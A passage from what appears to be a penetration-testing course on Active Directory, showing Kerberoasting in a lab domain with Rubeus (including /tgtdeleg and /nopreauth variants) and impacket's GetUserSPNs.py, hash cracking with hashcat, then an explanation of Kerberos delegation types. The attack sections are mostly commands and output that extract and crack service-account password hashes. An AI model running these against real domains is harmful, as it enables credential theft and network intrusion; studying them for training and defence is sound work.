Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQLSvc/sql01:1433
TicketByteHexStream :
Hash                :
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01:1433*$EE29DA2458CA
695EC2EDE568E9918909F7A05<SNIP>

```

Another great (and fast) way to perform Kerberoasting is with the [Rubeus](#) tool. In Rubeus's documentation, there are various options for the [Kerberoasting attack](#).

We can use Rubeus to Kerberoast all available users and return their hashes for offline cracking.

## Kerberoasting with Rubeus

```
C:\Tools> C:\Tools>Rubeus.exe kerberoast /nowrap
```

```

  _____
 (_____) \   | |
  _____) )_ | | |_____|_____|_____|_____|
 |  _  / | | | | _ \ |_____| | | | /_____)
 | | \ \ | | | | ) ) ____| | | |_____|
 |_ |  | |_____| / |_____| / |_____) ____/ (____/

```

v2.2.2

[\*] Action: Kerberoasting

[\*] NOTICE: AES hashes will be returned for AES-enabled accounts.

[\*] Use /ticket:X or /tgtdeleg to force RC4\_HMAC for these accounts.

[\*] Target Domain : INLANEFREIGHT.LOCAL

[\*] Searching path

'LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=\*)(!samAccountName=krbtgt)

```
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
```

```
[*] Total kerberoastable users : 6
```

```
[*] SamAccountName : sqldev
```

```
[*] DistinguishedName : CN=sqldev,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

```
[*] ServicePrincipalName : MSSQL_svc_dev/inlanefreight.local:1433
```

```
[*] PwdLastSet : 10/14/2022 7:00:06 AM
```

```
[*] Supported ETypes : RC4_HMAC_DEFAULT
```

```
[*] Hash :
```

```
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:  
[email
```

```
protected]*$21CF6BFCE5377C1FA957FC340261E6A3$22AC9C6E64F19D4E51E849A99DC4F  
C4FCE819E376045D1310393C7D26A42FFE50607C42A5F5E038E30867855091726D5E21FC0C  
6C49730EA32CE8BF95EB6158D30796D016CCF6BA7E5A8825DECFBD9D619917BC9BF7B2A6E5  
3380563DDC5BF24DDEE8B38D5F869DE6682BA2C762520434027485919F8F364F8B9D84B91C  
3D1EA8EECA64F5C9690276A6211F5CE6C4AEA57ADB06188BE5E538DAC82C3F7EE708188B3E  
4FD452C06FA41022317E97E9B840B93E4A03E7429D60FC4F8EB7546597B516695BDEB010CA  
3FEB5A25E36BEC787044DFB19117616D76DAE523248DF55DC2513C05788B27BCE31A3FF38E  
820F63BB491ECCA2563799C9C4563576B22EEB703E09B68AA95EC50CD234BFDF479027415A  
58C48D024611E281DDD9355FFBF02BA277B10D6D5D347BFB751FA6101FFE915A<SNIP>
```

We can also Kerberoast a specific user and write the result to a file using the flag

```
/outfile:filename.txt.
```

We could use the `/pwdsetafter` and `/pwdsetbefore` arguments to Kerberoast accounts whose password was set within a particular date; this can be helpful to us, as sometimes we find legacy accounts with a password set many years ago that is outside of the current password policy and relatively easy to crack.

We can use the `/stats` flag to list statistics about Kerberoastable accounts without sending any ticket requests. This can be useful for gathering information and checking the types of encryption the account tickets use.

The `/tgtdeleg` flag can be useful for us in situations where we find accounts with the options `This account supports Kerberos AES 128-bit encryption` or `This account supports Kerberos AES 256-bit encryption` set, meaning that when we perform a Kerberoast attack, we will get a AES-128 (type 17) or AES-256 (type 18) TGS tickets back which can be significantly more difficult to crack than RC4 (type 23) tickets. We will know the difference because an RC4 encrypted ticket will return a hash that starts with the `$krb5tgs$23$*` prefix, while AES encrypted tickets will give us a hash that begins with `$krb5tgs$18$*`.

In cases where we receive the hash of the account with AES encryption (which is harder to crack), we can use `/tgtdeleg` flag with Rubeus to force RC4 encryption. This may work in some domains where RC4 is built-in as a failsafe for backward compatibility with older

services. If successful, we may get a password hash that could crack minutes or even hours faster than if we were trying to crack an AES-encrypted hash.

## Hash Cracking

Rubeus returns the list of hashes associated with the different TGS tickets or Service Tickets (STs). All that's left to do is to use hashcat to try and retrieve the clear text password associated with these accounts. Hashcat hash-mode to use is 13100 (Kerberos 5, etype 23, TGS-REP).

### Cracking Kerberoastable Hashes with hashcat

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 13100 C:\Tools\kerb.txt
C:\Tools\rockyou.txt -0

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: C:\Tools\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```

```
$krb5tgs$23$jacob.kelly$INLANEFREIGHT.LOCAL$SVC/[email
protected]*$ac3b7a50ae9b3af123888b5722c56665$cdc909a1608c1fe4e14787df62037
99f26a<SNIP>
```

## Kerberoasting without an Account Password

As mentioned previously, there is one case where we can perform a Kerberoasting attack without a valid domain account and password (or SYSTEM shell/shell as a low-privileged account on a domain-joined host). This can be possible when we know of an account without Kerberos pre-authentication enabled. We can use this account to use an AS-REQ request (usually used to request a TGT) to request a TGS ticket for a Kerberoastable user. This is done by modifying the req-body portion of the request and is described in detail in [this post](#).

To perform this attack, we need the following:

1. Username of an account with pre-authentication disabled ( DONT\_REQ\_PREAUTH ).
2. A target SPN or a list of SPNs.

To simulate that we don't have authentication, we will use Rubeus createnonly and utilize its CMD window to perform the attack.

### Execute Rubeus createnonly

```
C:\Tools> Rubeus.exe createnonly /program:cmd.exe /show
```

```
_____
(_____) \      | |
      ) )_    _| |__  _____
|  _  /| | | | _\|  _| | | | /___)
| | \ \ | | | | ) )  _| | | |
|_|  | |__ /|___/|___)___/ (___/
```

v2.2.2

```
[*] Action: Create Process (/netonly)
```

```
[*] Using random username and password.
```

```
[*] Showing process : True
```

```
[*] Username       : FQW21FKC
```

```
[*] Domain        : KNVRD2SG
```

```
[*] Password      : IL6X2VCC
```

```
[+] Process       : 'cmd.exe' successfully created with LOGON_TYPE = 9
```

```
[+] ProcessID     : 6428
```

<https://t.me/CyberFreeCourses>



```
[+] LUID : 0x10885a
```

From the new cmd window opened, we will perform the attack; if we try to run the Kerberoast option, it will fail because we are not authenticated.

## Performing the Attack Without /nopreauth

```
C:\Tools> Rubeus.exe kerberoast
```

```

  _____
 (_____) \   | |
  _____) )_ _ | | _____ _
 | _ _ / | | | _ \ | | | | / _ )
 | | \ \ | | | | ) ) _____ | |
 | _ | | | _ / | _ / | _ ) _ / ( _ /
```

```
v2.2.2
```

```
[*] Action: Kerberoasting
```

```
[!] Unhandled Rubeus exception:
```

```
System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException
: Current security context is not associated with an Active Directory
domain or forest.
    at
System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedInDomain()
    at
System.DirectoryServices.ActiveDirectory.DirectoryContext.IsValid(D
irectoryContext context, DirectoryContextType contextType)
    at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
    at
System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext
context)
    at Rubeus.Commands.Kerberoast.Execute(Dictionary`2 arguments)
    at Rubeus.Domain.CommandCollection.ExecuteCommand(String commandName,
Dictionary`2 arguments)
    at Rubeus.Program.MainExecute(String commandName, Dictionary`2
parsedArgs)
```

Now, if we include a user with `DONT_REQ_PREAUTH` set such as `amber.smith` and an SPN such as `MSSQLSvc/SQL01:1433`, it will return a ticket:

## Performing the Attack with /nopreauth

<https://t.me/CyberFreeCourses>

```
C:\Tools> Rubeus.exe kerberoast /nopreauth:amber.smith  
/domain:inlanefreight.local /spn:MSSQLSvc/SQL01:1433 /nowrap
```

```
_____  
(_____) \      | |  
_____) )_    _| | |_____  
|_____/ | | | |_____\ |_____| | | |_____|  
| | \ \ | | | | ) )_____| | | |_____|  
|_|  | |_____/ |_____/ |_____)_____/ (_____/
```

v2.2.2

```
[*] Action: Kerberoasting
```

```
[*] Using amber.smith without pre-auth to request service tickets
```

```
[*] Target SPN          : MSSQLSvc/SQL01:1433
```

```
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
```

```
[*] Hash                :
```

```
$krb5tgs$23$*MSSQLSvc/SQL01:1433$inlanefreight.local$MSSQLSvc/SQL01:1433*$  
7E08E831C13A2EEAEA47C13ECD378E8D$D6E591A4AB495AFEE4BD9E893A39C7B9E77C3D775  
9D9923<SNIP>
```

**Note:** Instead of `/spn` we can use `/spns:listofspn.txt` to try multiple SPNs.

## Onwards

Now that we have seen how to perform Kerberoasting from a Windows host, we will cover performing it from a Linux machine.

## Kerberoasting from Linux

### Linux

To perform `Kerberoasting` from Linux, we will use the [GetUserSPNs.py](#) tool from the [impacket](#) suite. This tool can search for all Kerberoastable accounts, extract the data encrypted with the password of the service account, and return a hashcat-friendly hash for further cracking.

Running `GetUserSPNs.py` without parameters will produce similar output to our PowerShell `FindSPNAccounts.ps1` script developed in the previous section.

<https://t.me/CyberFreeCourses>

```
GetUserSPNs.py inlanefreight.local/pixis
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Password:

ServicePrincipalName	Name	MemberOf
PasswordLastSet	LastLogon	Delegation
-----		
-----		
-----		
MSSQL_svc_dev/inlanefreight.local:1443	sqldev	CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	2020-07-27	20:46:20.558388
<never>	unconstrained	
MSSQLSvc/sql01:1433	sqlprod	CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	2020-07-27	20:46:27.558399
<never>		
MSSQL_svc_qa/inlanefreight.local:1443	sqlqa	CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	2020-07-27	20:46:33.792787
<never>		
MSSQL_svc_test/inlanefreight.local:1443	sql-test	
2020-07-27	20:47:07.574105	<never>
IIS_dev/inlanefreight.local:80	adam.jones	
2020-07-27	21:35:57.069094	<never>

Now that we know there are Kerberoastable accounts, we can request a TGS ticket or Service Ticket (ST) for each of them and obtain a crackable hash in hashcat's (and John the Ripper's) format with the `-request` argument.

```
GetUserSPNs.py inlanefreight.local/pixis -request
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Password:

ServicePrincipalName	Name	MemberOf
PasswordLastSet	LastLogon	Delegation
-----		
-----		
-----		
MSSQL_svc_dev/inlanefreight.local:1443	sqldev	CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	2020-07-27	20:46:20.558388
<never>	unconstrained	
MSSQLSvc/sql01:1433	sqlprod	CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	2020-07-27	20:46:27.558399
<never>		
MSSQL_svc_qa/inlanefreight.local:1443	sqlqa	CN=Domain

<https://t.me/CyberFreeCourses>

```
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2020-07-27 20:46:33.792787
```

```
<never>
```

```
MSSQL_svc_test/inlanefreight.local:1443 sql-test
```

```
2020-07-27 20:47:07.574105 <never>
```

```
IIS_dev/inlanefreight.local:80 adam.jones
```

```
2020-07-27 21:35:57.069094 <never>
```

```
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~1443*$f06349cf7220c21cde1236e53a491a67$c4c2079e9b<SNIP>
```

```
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2abcff0fc3318fd94f90014$9272d9d177c6147a1b773ba12f95<SNIP>
```

```
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~1443*$edaecbbcd610e2dd3ef39d6ea2cb3838$b5dbb92fb35b<SNIP>
```

```
$krb5tgs$23$*sql-
```

```
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e43ca34c03490e7de627135599ab4$832a1d7<SNIP>
```

```
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local~80*$2b9cfefbc5043606bbbbb9f140bdf48cb$c05bf3d19a3e26<SNIP>
```

## Cracking

After `GetUserSPNs.py` returned the list of hashes associated with the different Service Tickets (STs), we will use `hashcat` to try and retrieve the clear text password associated with these accounts utilizing hash-mode 13100 (Kerberos 5, etype 23, TGS-REP).

```
hashcat -m 13100 hashes.txt rockyou.txt
```

```
hashcat (v5.1.0) starting...
```

```
<SNIP>
```

```
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~1443*$edaecbbcd<SNIP>ec0ef:Welcome1
```

```
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2abcff0fc3318fd9<SNIP>7170c:Welcome1
```

```
$krb5tgs$23$*sql-
```

```
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e<SNIP>9f08c:Welcome1
```

```
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~1443*$f06349c<SNIP>173ca:Welcome1
```

```
<SNIP>
```

```
Session.....: hashcat
```

```
Status.....: Exhausted
```

```
Hash.Type.....: Kerberos 5 TGS-REP etype 23
```

```
Hash.Target.....: hashes.txt
```

```
Time.Started.....: Wed Aug 12 15:24:44 2020 (20 secs)
```

```
Time.Estimated....: Wed Aug 12 15:25:04 2020 (0 secs)
```

<https://t.me/CyberFreeCourses>

```
Guess.Base.....: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 707.8 kH/s (11.43ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 4/5 (80.00%) Digests, 4/5 (80.00%) Salts
Progress.....: 71721925/71721925 (100.00%)
Rejected.....: 0/71721925 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:4 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```


Among the 5 Kerberoastable accounts, hashcat found the password for 4: `sqlsa`, `sqlprod`, `sql-test` and `sqldev`.

## Beyond Roasting Attacks

Now that we have covered both `ASREPRoasting` and `Kerberoasting` attacks, let's move into the world of Kerberos Delegations and discuss the three types of delegations we may encounter along with their associated attacks.

## Kerberos Delegations

The Kerberos protocol allows a user to authenticate to a service to use it, and Kerberos delegation enables that service to authenticate to another service as the original user. Here is a small diagram explaining this principle.



In this example, a user authenticates to `WEBSRV` to access the website. Once authenticated on the website, the user needs to access information stored in a database, but should not be given access to all the information within it. The service account managing the website must communicate with the database using the user's rights so that the database only gives


access to resources that the user has the right to access. This is where delegation comes into play. The service account, here `WEBSRV$`, will pretend to be the user when accessing the database. This is called `delegation`.

Kerberos delegation exists in three types: `unconstrained`, `constrained`, and `resource-based constrained`. We will explore all three delegation types to understand them in great detail.


---

## Unconstrained Delegation

Unconstrained delegation allows a service, here `WEBSRV`, to impersonate a user when accessing `any other service`. This is a very permissive and dangerous privilege, therefore, not any user can grant it.



For an account to have an unconstrained delegation, on the `Delegation` tab of the account, the `Trust this computer for delegation to any service (Kerberos only)` option must be selected.



Only an administrator or a privileged user to whom these privileges have been explicitly given can set this option to other accounts. More specifically, it is necessary to have the `SeEnableDelegationPrivilege` privilege to perform this action. A service account cannot modify itself to add this option. It is important to remember this for the following sections.


Specifically, when this option is enabled, the `TRUSTED_FOR_DELEGATION` flag is set on the account in the `User Account Control (UAC)` flags.

When this flag is set on a service account, and a user makes a TGS request to access this service, the domain controller will add a copy of the user's TGT to the TGS ticket. This way, the service account can extract this TGT, and thus make TGS requests to the Domain Controller using a copy of the user's TGT. The service will therefore have valid TGS ticket or Service Ticket (ST) as the user and will be able to access any services as the user.


## Constrained Delegation

Since unconstrained delegation is not very restrictive, constrained delegation is another "more restrictive" type of delegation. This time, a service has the right to impersonate a user

to a well-defined list of services. In this example, **WEBSRV** can only relay authentication to the **SQL/DBSRV** service but not to the others.




A constrained delegation can be configured in the same place as an unconstrained delegation in the **Delegation** tab of the service account. The **Trust this computer for delegation to specified services only** option should be chosen. We will explain the choice between **Kerberos Only** and **Use any authentication protocol** later.





As with unconstrained delegation, this option is not modifiable by default by a service account. When this option is enabled, the list of services allowed for delegation is stored in the `msDS-AllowedToDelegateTo` attribute of the service account in charge of the delegation.



